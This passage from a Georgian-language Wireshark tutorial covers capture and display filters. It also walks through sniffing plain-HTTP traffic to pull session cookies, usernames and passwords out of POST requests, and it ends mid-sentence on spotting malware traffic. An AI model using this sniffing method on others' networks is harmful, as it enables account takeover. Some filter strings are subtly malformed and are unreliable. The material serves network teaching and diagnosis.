


და რადგან ეს მონაცემები არ არის დაშიფრული, მათი წაკითხვაც შეგვიძლია.


მონაცემების ფანჯრის ქვემოთ კი დაინახავთ ამ მონაცემების თექვსმეტობით რიცხვებში წარმოდგენას.



თუ პაკეტების ფანჯარას დავუბრუნდებით, დავინახავთ, რომ სხვადასხვა პაკეტები სხვადასხვა ფერებად არიან წარმოდგენილი. ამ ფერების შეცვლა შესაძლებელია. თუ ფერებს არ შეცვლით, მაგალითად, მწვანე ფერით HTTP პაკეტები აღინიშნება.




როგორც ხედავთ, აქ მხოლოდ IP მისამართები ჩანს, მათ მაგივრად სახელების გამოსატანად უნდა გადახვიდეთ მენიუზე Edit->Preferences->Name resolution




და ჩართოთ Resolution network (IP) addresses ჩამრთველი. დააჭირეთ Apply ღილაკს და შემდეგ OK ღილაკს.

თუ დააჭერთ  პიქტოგრამას, დაიწყება გადაცემის ტრანსლაციის (Live) რეჟიმში დაჭერა. ხოლო  ღილაკით კი გადახვალთ პაკეტების დაჭერის სხვადასხვა პარამეტრებზე:




აქ შეგიძლიათ აარჩიოთ პაკეტების ფილტრაცია, სახელების ამოხსნა და სხვა პარამეტრები. განსაკუთრებით საინტერესოა პაკეტების ფილტრაცია. თუ Capture Filter ღილაკს დააჭერთ, ეკრანზე გამოვა ფილტრის განსაზღვრის ფანჯარა




ეს ფანჯარა გიჩვენებთ, რა პაკეტებს იჭერს სისტემა. შეგიძლიათ New ღილაკით ახალი ფილტრის სტრიქონი დაუმატოთ უკვე არსებულ ბრძანებებს, ხოლო Delete ღილაკით კი წაშალოთ სტრიქონები. Filter String უჯრაში კი გამოჩნდება მონიშნული სტრიქონის შესაბამისი ბრძანება, აქვე შეიძლება შეცვალოთ ეს ბრძანება.

მაგალითად, ქვემოთ მონიშნული ბრძანება ნიშნავს, რომ WireShark დაიჭერს მხოლოდ იმ პაკეტებს, რომლებიც 198.168.1.40 IP მისამართს გარედან უერთდებიან.



ეს იგივე ბრძანებებია, რაც tcpdump-ით პაკეტების დაჭერისას განვიხილეთ. თუ დააჭერთ OK ღილაკს დაინახავთ, რომ ფილტრი გამოჩნდება ფილტრაციის უჯრაში




როგორც ხედავთ, ფილტრი მწვანედ არის განათებული, რაც ნიშნავს, რომ შეყვანილი ფილტრის სინტაქსი სწორია. თუ არასწორი სინტაქსით შეცვლით, ეს უჯრა გაწითლდება.


ახლა კი ფილტრად დავაყენოთ 80, 443, 53 პორტების პაკეტების დაჭერა იმისათვის, რომ ვებკავშირი დავიჭიროთ და დააჭირეთ Start ღილაკს.

დაინახავთ, რომ WireShark-ის პაკეტების ფანჯარაში დაიწყება პაკეტების მოძრაობა. ყოველი პაკეტისათვის შეგეძლებათ დაათვალიეროთ, რა ინფორმაციაა მოთავსებული ამ პაკეტში და თუ ინფორმაცია არაა დაშიფრული, მისი წაკითხვაც შესაძლებელი იქნება. წითელ ღილაკი  კი დაიწყებს ან შეაჩერებს პაკეტების დაჭერას. WireShark საშუალებას გაძლევთ, დაიჭიროთ პაკეტები ფილტრაციით, ჩაწეროთ ეს პაკეტები ფაილში და შემდეგ გამოიტანოთ ეკრანზე. იგი, ასევე, გაძლევთ საშუალებას, რომ ეკრანზე გამოტანისას პაკეტები კიდევ ერთხელ

გაფილტროთ. მაგალითად, HTP-ს შემთხვევაში უამრავი სხვადასხვა ფილტრი არსებობს, ამ ფილტრებით შეგიძლიათ დაიჭიროთ/გამოიტანოთ პაკეტები, რომლებიც მხოლოდ cookie-ს შეიცავენ. ფილტრის არჩევის შემდეგ დააჭირეთ Apply ღილაკს და WireShark, შესაბამისად, გაფილტრავს მონაცემებს.



აქაც Filter უჯრაში შესაძლებელია შესაბამისი გამოსახულების შეყვანა. ამისათვის Expression ღილაკს დააჭირეთ. გაიხსნება ფანჯარა უკვე შექმნილი სხვადასხვა პროტოკოლით:




აქ მოთავსებულ ყოველი პროტოკოლი შედგება ცალკეული ფილტრებისაგან, რომლებიც ჩამოიშლებიან, თუ ამ გამოსახულების გასწვრივ მოთავსებულ ისარს დააჭერთ. ეს პროტოკოლებიც შეგიძლიათ სურვილისამებრ შეცვალოთ.

თუ ეძებთ „არასწორ“ პაკეტებს, ანუ რაღაც არ ხდება ისე, როგორც თქვენ მოელით, ასეთი პაკეტების გასაფილტრად უნდა გამოიყენოთ გამორიცხვის მეთოდი და ეკრანიდან გააქროთ ის პაკეტები, რომლებიც ნამდვილად იცით, რომ სწორი პაკეტებია. ამისათვის ფილტრში შეიყვანეთ ბრძანება

```
not(tcp.port==80) and not (tcp.port==443) and not (udp.port==53)
```

ეს ბრძანება გააქრობს ყველა ვებ პაკეტს და DNS პაკეტს. დააკვირდით, რომ პორტ 53-ზე UDP პაკეტებს გავაქრობთ.

თუ იცით, რომ რომელიმე პაკეტი სწორი პაკეტია და ასეთი პაკეტების ფილტრაცია გინდათ, მარჯვნივ დააჭირეთ ამ პაკეტზე. თუ Source სვეტში დააჭერთ, მაშინ მოხდება პაკეტების ფილტრაცია გამგზავნის მიხედვით; ხოლო თუ Destination სვეტში დააჭერთ, მაშინ მოხდება ფილტრაცია დანიშნულების მისამართის მიხედვით. მიიღებთ მენიუს



ქვემენიუს ბრძანებები კი მოგცემთ შემდეგ შესაძლებლობებს:

1. **Selected** – ნიშნავს, რომ გიჩვენებთ შერჩეული ტიპის პაკეტებს
2. **Not Selected** – გამორიცხავს შერჩეული ტიპის პაკეტებს
3. **...and Selected** – დაუმატებს ასეთი პაკეტების ფილტრს უკვე არსებულ ფილტრს. ანუ გაფილტრავს უკვე არსებული ფილტრისა და ამ პაკეტების მიხედვით;
4. **...or Selected** – დაუმატებს ასეთი პაკეტების ფილტრს უკვე არსებულ ფილტრს. ანუ გაფილტრავს უკვე არსებული ფილტრისა ან ამ პაკეტების მიხედვით;
5. **… and not Selected** – გამორიცხავს ასეთი პაკეტების ფილტრს უკვე არსებულ ფილტრიდან. ანუ გაფილტრავს უკვე არსებული ფილტრისა და ამ პაკეტების გამორიცხვის მიხედვით;
6. **... or not Selected** – გამორიცხავს ასეთი პაკეტების ფილტრს უკვე არსებულ ფილტრიდან. ანუ გაფილტრავს უკვე არსებული ფილტრისა ან ამ პაკეტების გამორიცხვის მიხედვით;

ასევე ARP პაკეტების გასაფილტრად ფილტრის გამოსახულებას დაუმატეთ `&& no arp`.


თუ პროტოკოლის დონეზე გინდათ გაფილტვრა, მაშინ ფილტრის გამოსახულებაში შეიყვანეთ not და პროტოკოლის სახელი, მაგალითად, `not dns`, რამდენიმე პროტოკოლის შემთხვევაში კი გამოიყენეთ || სიმბოლოები, მაგალითად `not dns||http||ssl`, ალბათ, ასევე, გამოგადგებათ ფილტრიც:

```
no tsmb||nbna||dcerpc||nbss
```


ეს ბრძანება გაფილტრავს Windows-ის „ხმაურიან“ პროტოკოლებს, რომლებიც ბევრ პაკეტს წარმოქმნიან.

დავიწყოთ პაკეტების დაჭერის ახალი სესია ყოველგვარი ფილტრის გარეშე, შემდეგ კი გადავიდეთ ნებისმიერ საიტზე, რომელიც გამოაგზავნის cookie-ს და მოგვცემს ამ საიტში პაროლით შესვლის საშუალებას HTTP-ის და არა HTTPS-ის გამოყენებით და დაჭერილი პაკეტები გავფილტროთ და შემდეგ გავფილტროთ http-თი.

დარჩენილ სტრიქონებში კი ადვილი საპოვნელია cookie-სთან დაკავშირებული სტრიქონი და შემდეგ მისი მნიშვნელობებიც (შიგთავსიც).




თუ ფილტრში შეიყვანთ `http.cookie`, იგი მხოლოდ cookie-ს შესაბამის სტრიქონებს გაჩვენებთ. ასევე, ადვილი იქნება ვებსაიტზე შესვლის პაკეტების მოძებნა და იქვე დაინახავთ სახელსა და პაროლს.




საზოგადოდ, უნდა მოძებნოთ Post მეთოდი, რაც ნიშნავს, რომ ინფორმაცია სერვერზე გაიგზავნა. ცხადია, რომ პაროლი რომ დაშიფრული ყოფილიყო, მას ვერ წავიკითხავდით.

თუ სტრიქონზე მარჯვნივ დააჭერთ,




ეკრანზე გამოვა ქვემენიუ, რომელშიც დაინახავთ, Follow TCP Stream, Follow UDP Stream და Follow SSL Stream განაცრისფერებულია, რადგან ამ შემთხვევაში ავარჩიეთ TCP პაკეტი. თუმცა იგივეს გაკეთება შეიძლება UDP და SSL პაკეტებისთვის. თუ ამ ფუნქციას დააჭერთ, ეკრანზე გაიხსნება დამატებითი ფანჯარა, რომელშიც დაინახავთ არჩეულ პაკეტთან დაკავშირებულ პაკეტებს და მათ მიმოცვლას, ანუ დიალოგს.

როგორც ალბათ მიხვდით, ერთი-ერთი მნიშნელოვანი და მოხერხებული თვისებაა, რომ მონაცემების მიმოცვლის გასაანალიზებლად შეხედოთ დიალოგებს. ამისათვის Statistics მენიუს ქვემენიში აარჩიეთ Conversations.



გაიხსნება დიალოგების ფანჯარა:



ეს სია გიჩვენებთ ყველა დიალოგს, რომელიც პაკეტების დაჭერის დროს ხდებოდა, რაც მთავარია, ხედავთ, ვინ ელაპარაკებოდა ვის და შესაბამისად, შეიძლება მიხვდეთ, რომელი დიალოგი არ იყო სწორი. შესაბამისად, თუ პაკეტების დაჭერის რეჟიმს საკმაო ხანი დატოვებთ და შემდეგ გააანალიზებთ, ნახავთ, რომ თუ ვირუსია მანქანაზე, მას მოუწევს კომუნიკაცია გარე სამყაროსთან და შესაბამისად, შეიძლება 